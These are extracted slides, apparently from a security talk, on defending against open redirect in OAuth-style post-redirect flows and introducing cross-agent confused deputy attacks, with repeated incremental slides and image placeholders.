
- Compare post-redirect URL at Token Manager w/ **exact string matching** (no wildcard !), or



# Open Redirect: Defense

## Defense


- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or



# Open Redirect: Defense

## Defense

- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or
- Do not expose (user-controllable) post-redirect URL to frontend



# Open Redirect: Defense

## Defense


- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or
- Do not expose (user-controllable) post-redirect URL to frontend

## Reflection


- *redirect\_uri* is the source of open redirect attacks in traditional OAuth.
- "**Post-redirect pattern**" (Session Fixation defense) opens up ***new*** open redirect possibility!

→ **Redirect**

→ **Post-Redirect**



# Confused Deputy: A tale of two attacks




**Expectation (End-user's Perspective):      Reality:**

- My authorization for one **agent** should not go to another **agent**.

**Cross-agent Confused Deputy**

# Confused Deputy: A tale of two attacks



**Expectation (End-user's Perspective):      Reality:**

